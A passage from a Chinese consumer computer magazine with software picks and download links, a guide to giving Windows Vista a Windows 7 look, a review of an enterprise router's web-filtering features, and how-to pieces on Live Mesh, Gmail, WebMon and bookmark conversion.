等候多时的Green Browser健步走向了赛场, 他能超越Firefox的成绩吗? 看, 他已经吃掉了100个网页, 非常轻松! 200, 它有些晃晃悠悠了! 209, 他崩溃了! 恭喜Firefox! 获得“网页大胃王”的荣誉称号!

总结 无论面对内存空间, 还是网页, Firefox的食量都是最大的。尽管太消耗内存是个致命的弱点, 但它一口气能吃掉那么多网页也让其他浏览器无法望其项背, 事实证明没有安装其他组件的Firefox非常强大, 它是浏览器中真正的“大胃王”! 所以建议拥有充足内存空间的用户选用Firefox。内存空间不那么宽裕的用户则可以在其余三款浏览器中选择。 [XS0206]

哥们儿显摆一下, 自己又怎么都学不会添加附件。瞧我这费劲啊! 得, 也甭教了, 反正他用的是网易邮箱, 直接让他用“右键邮”吧, “一指”就搞定。

先在老爸电脑里下载安装“右键邮”客户端, 启动该客户端时会提示“是否现在建立邮箱账号”, 选择“是”, 并在弹出的对话框中输入老爸的邮箱和密码, “确定”后点击“设为默认”按钮, 以后老爸想发照片时, 就不用输入自己的邮箱地址了 (如图1)。一切就绪, 我现在开始向老爸传授如何用“一指神功”发照片: “喏, 老爸。你要发哪张照片就直接对它单击鼠标右键, 然后在菜单中选择‘通过网易邮箱发送’ (如图2)。行了, 填上



主题和你老哥们儿的邮箱地址就发吧!”

“不用再去传什么附件了?”

“当然不用啦, 要不怎么叫‘一指神功’呢?”

接下来的事情, 就交给老爸自己啦, 他那堆照片想怎么发就怎么发咯! [XS0207]



Text/POP熊

在线读书用读书宝



方面具备方便、快捷的优点。超强的正文阅读功能，能过滤杂乱的广告，极大地提升了阅读体验，还聚合了大量的小说书籍资源，同时兼具浏览器功能。



软件名称: 读书宝
软件版本: 0.93
授权方式: 免费软件
软件大小: 3.79MB
下载地址: <http://www.dushubao.com/fine/FineSetup.exe>
<http://work.newhua.com/pcd>

电脑故障 专家帮忙



就省心多了，这些小Case让帮帮堂的工程师代劳就OK了。^_^



软件名称: 帮帮堂电脑专家
软件版本: 2.4
授权方式: 商业软件 (可免费试用, 有时间限制)
软件大小: 1.83MB
下载地址: <http://www.helpton.com/?c=Download&a=BBT>
<http://work.newhua.com/pcd>

搞笑证件, “雷”倒一片

POP熊可不是专业“办证”的，不过可以帮大家搞到风靡

关注我们新软情报站的同学一定知道，有关QQ显IP的事情最近闹得沸沸扬扬，腾讯和51两家也打得不可开交。腾讯一边封杀其他显IP的外挂软件，一边又有传闻说QQ2009Beta1将有重大改进，在已经发布的内测版中，有个QQ地理模式可以让用户选择显IP。这条传闻是否属实，大家到时一用便知。虽是坊间传闻，但是POP熊也悲喜交加。喜的是显IP功能重出江湖，悲的是腾讯搞这样的“双重标准”，只怕难以服众。

好了，聊完QQ，接着说说微软，它家的破事特别多。这边被寄予厚望的新一代操作系统——Vista在发布两年之后，仍然在“微软史上最完美的操作系统”XP和“46%企业的选择”Windows7的夹缝之中活得异常艰难。那边IE7又爆出严重的0day漏洞，让微软再次发布了红色警戒！什么时候微软的软件不出漏洞，那才真的是奇迹了。^_^

POP

熊闲暇时喜欢坐在电脑前，边吃薯片边看小说，那可真是人生一大乐事。在线看小说自然少不了阅读器，这款小软件在书籍阅读和管理

万千少女、正宗A货的“处男证”哦！呵呵，其实我是搞笑“砖家”，专门为大家生成网络上流行的搞笑证件。把朋友或自己的相片上传制作各种搞笑证件Mail给朋友或发在Q上，相信一定能“雷”倒一大片。



软件名称: 搞笑证件
软件版本: 1.0
授权方式: 免费软件
软件大小: 4.94MB
下载地址: <http://www.mycaizi.com/download/gxjz.rar>
<http://work.newhua.com/pcd>

制作名片, 在线搞定

准备春节回家参加“双选会”的师妹这天找到我，苦苦哀求道：“学长你美术功底不错又会设计，能不能帮我也设计设计名片啊？你看我这正要找工作，一张好名片也能给我长脸不是？”果然是无事不登三宝殿。把这个小软件拿来给她试下吧！不需要有美工基础，也不需要排版经验，只需要选择满意模板、输入个人信息，就可以设计出满意的个性名片。



软件名称: 名片在线设计制作软件
软件版本: 1.1
授权方式: 免费软件
软件大小: 13.6MB
下载地址: <http://www.mp-zx.com/download/名片在线设计制作软件V1.1.rar>
<http://work.newhua.com/pcd>


K歌之王, 勇当麦霸

POP熊虽不敢自称PCD第一“麦霸”，那也是“八强”之列（办公室10个人，除掉编务MM以及从不K歌的老编？）。有自知之明的我为了不至于在KTV丢份，只有每天卖力地在电脑前面吼上几嗓子。

以前经常用《酷我音乐盒》的卡拉OK歌词功能来跟唱，后来无意中发现，



软件名称: 酷我K歌
 软件版本: 0.6.0.4
 授权方式: 免费软件
 软件大小: 2.21MB
 下载地址: <http://down.koowo.com/kwsing/KwSing.exe>
<http://work.newhua.com/pcd>



居然“酷我”还有这么一款练唱用的K歌软件！

只要连到网上，就可以点歌、播歌、切歌，消去原唱或者伴唱，方便地练歌。画质很好，速度也很快，音质也不错。

想知道自己唱得是否跑调？看看“练唱图”就知道了！

刚才说了一大堆好话，怎么也得总结一些缺点吧？要我说，那就是《酷我K歌》的歌还比较少，和KTV的点唱机暂时还没法比。不过，我们可以随时通过“缺歌登记”这个按钮在线向“酷我”报告。^_^

常用软件更新

Windows优化大师 7.87 Build 8.1212 免费版

新版增加对Firefox和Opera上网痕迹的清理，增加对IE8的支持等。

下载地址: <http://liveupdate.wopti.net/WoptiFree.zip>

搜狗拼音输入法 4.0 公测版

新版增加鼠标悬停菜单上添加自定义短语的新入口，增加状态栏嵌入语言栏的功能及其他多项更新。

下载地址: http://ime.sogou.com/dl/sogou_pinyin_40_pre_20081205.exe

QQLive 2008(7.2)

该版本新增搜索、点播功能。

下载地址: <http://qqdl.qq.com/QQLive.exe>

酷我音乐盒 2.0.8

新版增加个性化歌曲推荐功能，修改了桌面歌词窗口移动不易操作问题等。

下载地址: <http://down.koowo.com/mbox/bg/mbox001.exe>

Google Picasa 3.1 Build 70.71

新版增强了图片分享功能。

下载地址: <http://dl.google.com/picasa/picasa3-setup.exe>

快车(FlashGet) 2.4 修订版

新版修正“资源推荐”某些情况无法更新的问题，修正某些情况下WinXP的TCP/IP连接数修改失败问题。

下载地址: <http://58.218.206.72/flashget24cn.exe> [XR0201]

为“新软情报站”的建设添砖加瓦

为了让读者获得更多更好的实用软件，我们希望读者（特别是国内共享软件作者）积极为我们推荐自己喜爱或者自己开发的应用软件，推荐一旦采用，我们将在杂志和PCD博客站上公布。

推荐时请简要介绍软件的功能、特点和下载地址，也别忘了留下您的名字和联系方式。优秀的投递者将会有意外惊喜！

投递信箱: pcd2newsoft@gmail.com



全面奔向Windows 7


Text/阎宗岭

Vista篇



上期我们介绍了如何将Windows XP模拟成Windows 7样式,不少朋友读后给我们来信,希望介绍一些将Windows Vista模拟成Windows 7的方法和软件。我们不敢怠慢,精挑细选了相关的东西,为大家献上早到的节日大餐。

先换桌面主题




©Windows Vista也可使用Windows 7桌面主题

Windows Vista的桌面主题虽然已经十分惊艳,但这还是阻挡不住大多数朋友“喜新厌旧”去尝试新鲜事物的举动。

Windows 7 PDC

Theme桌面主题同样也被剥离出来,制作成了一个可以用于Windows Vista版本(如图1)。如果你感兴趣的话,可以到<http://www.megashare.com/523729>下载。

编者:为了方便读者朋友,PCD特将本文涉及到的所有资源文件都放在我们的下载网站(<http://work.newhua.com/pcd>),大家请自行选择下载地址。



©TuneUp可以让我们很方便你地使用新桌面主题

与Windows XP下类似,要使用这个桌面主题,还需要首先破解桌面主题限制。推荐大家使用TuneUp Utilities 2009来完成(<http://www.tune-up.com>),只需要

将下载到的桌面主题释放到Windows\Resources\Themes目录中,然后打开TuneUp Utilities,依次执行“Customize Windows”→“TuneUp Styler”,在新打开的窗口中,选择“Visual Styler”→“Add”→“Install Visual Styler from file”安装下载到的Windows 7 PDC Theme桌面主题,然

后点击“Apply”应用即可(如图2)。

再变启动界面

Windows XP下换用Windows 7的启动界面比较麻烦,虽然Windows Vista下也可以使用类似的方法来完成,但舍易求难的事情,我们不推荐这样做。通过TuneUp就可以很轻松地修改这个启动界面。

Step 1 先到<http://tinyurl.com/6ejvvm>下载“Windows Seven Boot Screen for Vista”,将它释放到任意目录中。

Step 2 在TuneUp Styler中,执行“Boot Screen”→“Add”→“Load Boot Screen from file”,选中解压缩目录中的“VistaVG Seven Boot Screen for Vista.tbs”文件,点击“Install”就大功告成(如图3)。



©启动界面也变成Windows 7格式

登录界面也不放过

登录界面的替换,则需要借助Logon Studio这款小工具来快速搞定。下载Windows 7 Logon Screen for Vista后(下载地



©Logon Studio可以让我们轻松把自己的登录窗口修改成Windows 7样式



址: <http://tinyurl.com/5cajyc>), 解压缩安装其中的Logon Studio, 然后打开它, 执行“Load”选中解压缩目录下的“Windows 7”, 最后点击“Apply”应用(如图4)。



仅仅以上修改的Windows Vista登录界面虽然已经变成了Windows 7样式, 不过下方还是显示的“Windows Vista”字样, 要修改这些字符为“Windows 7”, 就必须用登录软件包中的Basebrd.dll替换Windows\Branding\Basebrd目录下的相关文件。不过由于该文件是系统文件, 默认配置下是不能替换的, 所以请大家到TakeOwnership注册表文件, 导入注册表后, 再点击要替换的文件, 选择“Take Ownership”, 以后就可以进行替换操作了。


任务栏上的巨变

Windows 7的任务栏与Windows Vista相比, 有了巨大的变化, 它不在任务栏打开的程序图标上显示程序名字, 而只是显示一排清爽的图标(如图5)。

其实, 要让Windows XP或者Windows Vista的任务栏也成为这种类型, 很简单。



◎Windows 7清爽的任务栏



◎Taskbar Iconizer小工具

我们只需要借助一款名为Taskbar Iconizer的小工具, 打开它, 在点击“Windows 7 Type iconized”上面的“Start”按钮, 注销重登录就可以了(如图6)。

Taskbar Iconizer下载地址: <http://tinyurl.com/55qa6b>。

全新Ribbon程序

在Windows XP下, 我们已经提前感受到了Windows 7中那些Ribbon格式的计算器、画图和记事本, Windows Vista下当然也可以(如图7)。

计算器: <http://www.box.net/shared/y7tdnm9y2a>

写字板: <http://tinyurl.com/5tspw8>

记事本: <http://solo-dev.deviantart.com>



◎Windows Vista下也可用Ribbon样式的计算器



如果你想让Ribbon样式的计算器替代系统默认的, 只要将压缩包中的Calc.exe和en-US目录替换Windows\System32目录下的相关内容即可。

最后提醒大家一句, 上面这些软件的正常运行需要.Net Framework 3.5以上版本的支持, 请大家确保自己的系统中已经安装再打开上面的三个小软件。

想清爽, 晃一晃

Windows 7中有两个独具个性并且很实用的新东西——Aero Shake和Aero Snap。前者可以让你用鼠标拖住某个窗口, 晃一晃, 其他窗口就自动最小化了, 而后者可以让你将窗口拖到屏幕边角时自动最小化、最大化或者恢复。

要在Windows Vista下实现这两个功能, 其实很简单, 你只要分别安装两个软件Aero Shake和Aero Snap, 不用进行其他特别的设置, 就可以达成这个心愿了。

Aero Shake: <http://tinyurl.com/5qc72b>

Aero Snap: <http://www.aerosnap.de/eng/download.htm>

其实, Windows 7下还有很多好玩的东西可以用在Windows Vista下, 比如墙纸, 又比如图标, 这些我们在上期《全面奔向Windows 7》中已经介绍过, 这里就不再赘述。WJ0201

征稿启事

你熟悉软件、网络、系统和多媒体的基础应用和技巧吗? 你能让我们的读者朋友从你的文章中悟出电脑应用的真谛吗? 如果你能, 请尽快与我们联系!

来稿要求:

1. 文字精炼, 条理清晰, 贴近读者阅读习惯。
2. 投稿格式为TXT或者DOC, 图片格式为没有压缩的TIF或者BMP。
3. 作者不可一稿多投, 稿件收到后, 我们会在两周之内回复。

投稿邮箱: pcd2os@gmail.com。请在来稿中提供真实姓名、联系地址、电话以及其他可用的即时通信方式, 比如QQ、MSN等。



专业网管

Text/Sky

飞鱼星VE984

多台电脑需要共享上网，难道就必须专门准备一台电脑作为服务器，装上共享上网软件，然后再请一位专业网管来进行设置和负责日常的维护？不！“飞鱼星上网行为管理路由器”完全可以让你免除诸如此类的困惑。

VE984初见面

如果只从美观看，我手头的这款“飞鱼星上网行为管理路由器VE984”（以下简称VE984）确实没有什么太吸引人的地方，方头方脑的造型，蓝色的外壳。不过，作为一款专为中小企业、学校和分支机构量身定制的路由器，VE984硬朗的造型，4个WAN口的设计，倒是充满了浓郁的商用信息（如图1）。



◎飞鱼星上网行为管理路由器VE984

市场报价：1980元

厂商联系电话：400-8115-315

开始登录VE984




◎登录VE984配置页面

(admin/admin) 就可以进入它的配置页面了（如图2）。

VE984可以通过浏览器来访问它的配置页面。我们只需要打开IE，在地址栏输入“192.168.0.1”，然后输入管理员账号和密码

快速上手的“配置向导”

为了方便大家快速配置好网络，VE984提供了一个“配置向导”。在它的指引下，不管是ADSL、小区宽带还是专线用户，都可以轻松地配置好网络（如图3）。比如，我们这里是拨号上网，只需要选择“PPPOE拨号线路”，然后指定ISP分配的账号和密码，一切就是这么简单。



◎“配置向导”为我们初次配置网络提供了方便

方便内网管理的DHCP

对于中小企业来说，最方便的内网IP地址配置莫过于采用DHCP。只要在服务器上或者路由器上设置并启用



◎启用DHCP服务器，方便网络管理

了DHCP服务器，客户端设置为“自动获取IP地址”就可以在启动时自动获得IP地址，不用网管去逐个设置。VE984也内置了DHCP功能，不过默认配置下并没有启用，我们只需要在“基础设置”→“DHCP服务器”项目中，勾选“在内网上启用DHCP服务器”并设置好需要分配给客户端的起始IP地址、结束IP地址以及DNS服务器就可以了（如图4）。



小知识 Knowledge

什么是DHCP

DHCP是Dynamic Host Configuration Protocol（动态主机配置协议）的缩写，主要是用来给网络客户机自动分配IP地址。在中小型网络中启用DHCP服务，可以减轻网管员管理IP地址的负担。



为了安全着想

在当前的Internet网络,各种木马、蠕虫、病毒横行,居心叵测者也终日虎视眈眈,用户一个不小心,就可能中招。



◎VE984提供了众多的安全防护手段

VE984作为一个专业的“网管”,当然不能对此视而不见。事实上,VE984中提供了丰富的安全防护选项,攻击防御、连接限制、IP-MAC绑定、ARP信任机制和MAC地址过滤等功能,完全能够让目前的诸多攻击手段失效(如图5)。

特色功能——上网行为管理

VE984的特色功能,就在于“上网行为管理”,它不但可以限制用户访问的网址,而且具有众多“中国特色”,比如聊天软件过滤、股票软件过滤、P2P软件过滤。我们现在就来看看,它是如何限制公司内部员工使用QQ、BT下载的。

1.准备工作



◎要想限制,先设置IP地址组

“上网行为管理”→“IP地址组”,设置需要不受限制使用QQ的IP地址(如图6)。

2.非授权QQ,莫想使用

再点击“上网行为管理”→“聊天软件过滤”打开



◎只有指定用户可以使用QQ

“聊天软件过滤”设置窗口,勾选“QQ过滤”后的“开启”,然后将不受限制可以使用的地址组

VE984的“上网行为管理”是通过IP地址组来限制的,所以我们首先要创建一些IP地址组。点击“上网行为管理”

“聊天软件过滤”设置窗口,勾选“QQ过滤”后的“开启”,然后将不受限制可以使用的地址组

添加到“例外IP地址组”中。“保存”配置后,就只有指定的IP地址组用户可以使用QQ,其他的一概不予放行(如图7)。



如果你想根据QQ号码来限制使用,也可以在“聊天软件过滤”页面,点击“例外的QQ号”,将不受限制的QQ号码填写进去就可以了。

3.BT下载,不予放行

BT之类的P2P下载,虽然方便了广大用户共享网络资源,但为了节省公司有限的网络带宽,仍旧需要进行必要的限制。



◎P2P下载,这样在路由器端禁用

VE984中的P2P下载限制操作起来同样很简单,只要打开“上网行为管理”→“P2P软件过滤”→“启用P2P软件过滤后”,其他人就再也不能占用公司有限的网络带宽了(如图8)。

VE984除了可以限制国内常用的聊天软件、P2P下载软件的使用,“股票软件过滤”也同样好用,它支持限制使用《大智慧》、《钱龙》、《同花顺》、《证券之星》和《指南针》等。

4.特定网址,不准访问

VE984还可以让我们设置“网址安全”,指定的网址,用户不能访问。这样一来,不但可以将某些带毒网站屏蔽,更可以防止员工在上班时间访问



◎只有例外中设置的用户,才能访问指定网址

某些与工作无关的网站了(如图9)。

不过,随着各种网络应用的发展,聊天、P2P下载和股票软件会推出新版本,所以,我们一定要在VE984的“系统工具”→“策略升级”中“启用自动更新”。

作为一款企业级路由器,VE984还有可以同时接入几条线路,并根据设置实行负载均衡,也可以实现VPN接入等功能。整体来说,它的“网上行为管理”,功能独到,是国内用户的首选。 [WJ0202]

文件变“忠狗”，自动跟你走

Text/赵利

家里养一只好狗是比较开心的事，随便主人到哪个地方，它总是忠诚地跟着自己。而想到工作，白天在单位没有处理完的文件如果也能像狗狗一样跟着自己就好了，不用操心每天下班时还要拷贝到移动硬盘里。还别说，网上还真有这样的“狗狗”。

微软推出的Live Mesh (地址：<http://www.mesh.com>) 就是一项非常不错的异地文件同步服务，它不像使用网络硬盘那样还需要多步操作。在Live Mesh中，只需将要同步的文件拖放到建在本地硬盘的一个文件夹中即可，非常方便。

准备账号

假如之前你还没有申请微软的Windows Live ID，享用此服务之前需要先申请一个账号。打开<http://login.live.com>，点击“注册账户”链接打开注册向导，按照向导提示注册一个账号。

各台同步电脑中的设置

注册了账号后，接下来还要在每台需要同步的电脑中进行设置。

Step 1 使用注册的Windows Live ID登录，接下来点击“Add Device”链接开始添加设备。这里当然是将当前电脑作为一台设备添加到同步设备中。在下面的列表中选择操作系统版本，例如对于安装了Windows XP或Windows Vista 32位系统的电脑，选择“Windows XP, Vista-32”，再点击“Install”按钮，稍后将会提示下载客户端程序，按照提示将客户端程序下载并安装到系统中。

Step 2 客户端程序安装完毕后直接运行，然后使用



Windows Live ID登录。稍后会得到提示将本台电脑添加到同步设备列表中，为此设备设置一个名称添加即可 (图1)。按照同样的方法在所有需要同步的电脑中 (例如家中电脑、办公室电脑、宿舍电脑等) 登录Live Mesh并通过添加设备将这些电脑以不同的标识名一一添加到设备列表中。

Step 3 设置同步文件夹。在Live Mesh页面点击“Live Desktop”，再点击“Collect”按钮。在打开的页面中双击“Create new folder”并新建一个同步目录。设置好名称后再点击“Show synchronization options”项，在展开的列表中将所有的设备的文件同步方式设置为“当文件被添加或修改时” (当文件被添加或修改时) 进行同步 (图2)。



让文件资料“粘”着你

有了上面的准备工作后，接下来就可以享受异地文件自动同步的方便和乐趣了。例如在办公室电脑中，有未处理完的文件，下班前只要将其添加到同步文件夹中即可，方法如下。

1. 最简单的方法

经过上面的设置后，在电脑桌面会自动生成同步目




录的快捷方式, 只要将文件拖放到此快捷方式对应的文件夹中即可完成文件的上传。回到家后, 打开电脑连接网络, Live Mesh便会自动将办公室电脑中保存的文件同步过来, 打开相应的同步目录便会看到这些文件了。

2. 确认同步结果

由于Live Mesh在同步时需要一定的时间, 假如你存放的文件较大, 直接使用上述操作也许在关电脑前仍没有完成同步。为了确保万无一失, 在上传一些大文件时, 最好确认一下同步结果。

将要上传的文件拖放到同步文件夹中后, 打开该文件夹, 点击文件夹右侧的“>>”按钮展开右侧扩展面板。点击“View all”, 稍后在打开的页面中即可看到文件同步结果(图3)。确认文件已经同步完成, 就可以放心地关闭计算机了。待回到家中打开家中的电脑后, 右键点击系统托盘区的Live Mesh图标并选择“Check for updates”项即可立即同步。同步完毕后, 办公室上传的文件就会安然



地躺在同步文件夹中了。

如果你还在为异地文件同步而烦恼, 那赶快试试Live Mesh吧! Live Mesh提供5GB的网络存储空间, 客户端体积小巧, 运行时也不占多少资源, 而它给我们带来的便利却是有目共睹的。[WJ0203]



如果要删除同步文件夹中的文件, 在任何一台电脑连接Live Mesh的情况下, 直接将同步文件夹中的文件删除即可。这样, 其他电脑同步文件夹中的相同文件也将被自动删除。

Gmail邮件也可图文混排

Text/PCDream

Gmail由于其大容量和便于管理而受到很多用户的喜爱, 但遗憾的是它并没有提供插入图片的功能。要想在邮件中插入图片, 只有使用第三方相册事先存储图片, 然后再用图片链接的形式来实现, 虽然这样可以实现, 但总显得不够方便。其实, 借助Gmail及Google文档, 就可以轻松地实现邮件的图文混排了。

Step 1 打开并登录到Gmail邮箱, 点击页面顶端的“文档”打开Google的在线文档编辑页面。点击“新建→在线文档”新建一篇文档, 这就相当于在线版Word, 可以直接编辑图文并茂的文档。要插入图片时只要点击“插入→图片”, 选择事先准备好的图片即可。添加的图片便会自动上传到Google文档服务器中, 无须再使用图片链接了。



Step 2 在Google文档中编辑完成后全选所有内容并将其复制到剪贴板中, 接下来再回到Gmail写邮件窗口, 直接粘贴即可。这样, 一篇图文并茂的邮件就搞定了, 接下来就可以直接将邮件发送给收件人了(如图)。[WJ0204]

网络小说新章抢先看

Text/武汉·首义电脑维修

妹妹最近迷上了起点中文网上的西方奇幻小说《盘龙》，每天晚上都要霸占电脑，只为了能第一时间阅读最新的章节。《盘龙》的作者我爱西红柿一般每天更新两篇，分别在九点多钟和十一点多钟，由于作者更新的时间不确定，妹妹每天都要在电脑前不停地刷新页面检查有无更新，很是辛苦。今天终于受不了了，向我这个哥哥来求援了。

又小气又想偷懒

“哥哥，你看小妹这么辛苦，快帮忙想想办法呀！”妹妹假装生气地嚷嚷道，“每天盯着屏幕看，眼睛都要花了！”

“拜托，你那个起点中文网不是有短信更新提醒的吗？你定制一下不就OK了。”我故意很认真地提醒着妹妹。

“我用的是联通的手机号，起点的短信更新提醒不支持的。”妹妹愤愤不平地说道，“而且每个更新提醒要10个起点币，还要和手机绑定，为了节约和安全，我是不会用那个短信提醒的。”

“原来老妹是又小气又想偷懒呀！”我一脸坏笑地看着妹妹。

“你别故意气我，要是不帮我解决问题，我就一直霸着电脑不让你用。”妹妹有些嚣张地看着我说，“看我们谁厉害！哼！”

免费也有好东西



软件名称: WebMon
软件版本: 1.0.11
授权方式: 免费软件
软件大小: 345KB
下载地址: <http://work.newhua.com/pcd>

“好了好了，怕了你了。我看你每晚这么辛苦地追着更新，不是也在替你想办法

吗？”我有些无可奈何地说道，“这不才找到一个替你检查更新的办法。”

“快告诉我怎么做！”妹妹高兴地说，“要是能帮本小姐解决问题，晚上没有更新时就让你用电脑。”



“其实方法很简单，就是让一个小软件替你不停地检查网页的更新情况。”我坐在电脑前，插入闪盘，一边把程序拷贝到电脑中，一边对妹妹讲解道，“这个免费软件就叫WebMon，单文件绿色版本，直接使用就行了。”

看着电脑屏幕上的程序界面，妹妹一脸的疑惑：“这个工具怎样用呢？”

巧妙设置

我把妹妹拉到电脑跟前坐下，说道：“其实不难，我来指导，你操作一下就知道了。以你的聪明才智，这还不是小菜一碟。”

“你先打开你检查文章更新的页面，要最快更新的那个哦。”还没说完妹妹就打开了订阅VIP作品《盘龙》的页面 (<http://www.qidian.com/BookReader/BuyVipChapterList.aspx?bookId=1017141>)。我呵呵一笑，继续说道：“你先复制这个页面的网页地址，然后选择WebMon程序菜单栏中的‘网页→添加’项，在添加网页窗口中粘贴你刚才复制的网页地址(图1)，点击‘确定’。在出现的‘添加网页’高级设置窗口中，设置好检查的间隔时间(图2)，然后点击下面的‘检查指定内容按钮’。”



“为什么要指定检查内容呢？”妹妹疑惑地问道。

“你看订阅VIP作品《盘龙》的页面上面除了小说



章节的列表,还有许多其他的可能会变动的内容,如果不指定内容就是全页面的检查,任何一处改变都会让WebMon认为有更新的。”我指着页面对妹妹说,“你需要的只是检查章节列表的内容有无变化,所以要指定内容排除各种不必要的干扰。”

“在‘检查指定内容’窗口中,‘开始检查’区域点选‘从下列文字处’,输入文章更新列表中的内容,如‘高级VIP订阅点数’。在‘停止检查’区域点选‘在下列文字处’,输入最新章节的名称如‘震慑’。在下面的网页代码框中,指定内容的开始文字显示为绿色,指定内容



结束文字显示为红色,中间的内容显示为蓝色。设定完成后,WebMon就只检查蓝色的内容有无变化(图3)。订阅VIP作品《盘龙》页面的最新更新排在章节列表的顶部,一旦更新,指定的内容肯定会改变,这样就会被WebMon监视发现。”我一边说,妹妹一边操作,很快就设置好了。

轻松“抢鲜”

“现在最小化WebMon,让它在后台为你认真地检查,你可以在电脑上进行其他操作。一旦检查到更新,WebMon就会弹出窗口通知你,你点击弹出窗口就可以打开订阅VIP作品《盘龙》的页面。”我有些得意地看着妹妹,“这样很方便吧?正适合你这样的懒人。”

“现在第二次更新还没到,我正好试试看。”妹妹有些将信将疑地说,“实践是检验真理的唯一标准。”

果然,过了一会儿,听见一声提示音的同时,WebMon在右下角弹出了检查到更新的窗口。点击后直接打开订阅VIP作品《盘龙》的页面,可以阅读最新的章节了。

那些在追起点网络小说最新章节阅读的朋友们,不妨也请WebMon来为你免费检查更新,享受抢先阅读的快乐吧! WJ0205

收藏夹转换不求人

■Text/PCDream

现在浏览器就像衣服一样,品牌有很多,例如IE、Firefox、Opera、Chrome等等,而每款浏览器提供的收藏夹也都不能通用。因此,在不同收藏夹之间转换收藏夹链接就有了“市场”,而Transmute就是这样一位有“经济头脑”的小人物。

下载安装完毕后打开Transmute,在“Source”栏中选择源收藏夹所属浏览器(例如我们选择“Internet Explorer”),再通过“打开”按钮将源收藏夹对应的文件或文件夹选中。接下来在“Target”栏中选择要转换成的浏览器收藏夹格式及目标浏览器收藏


夹的位置(例如我们要将其转换成Firefox书签,就选择“Firefox”,注意选择浏览器版本)。最后单击“Export”按钮即可开始转换了,转换成功后启动目标浏览器,你会发现之前使用的浏览器中的收藏夹已经安然入住新浏览器中了(如图)。 WJ0206



软件名称: Transmute
软件版本: 1.0
授权方式: 免费软件
软件大小: 1.39MB
下载地址: <http://work.newhua.com/pcd>



在转换窗口中还可以点击“Options”链接展开选项,以设置是否覆盖目标收藏夹中的链接、是否直接导入目标收藏夹的根目录等,根据需要选择相应的选项即可。



手机看博客,快净齐!

Text/坚如磐石

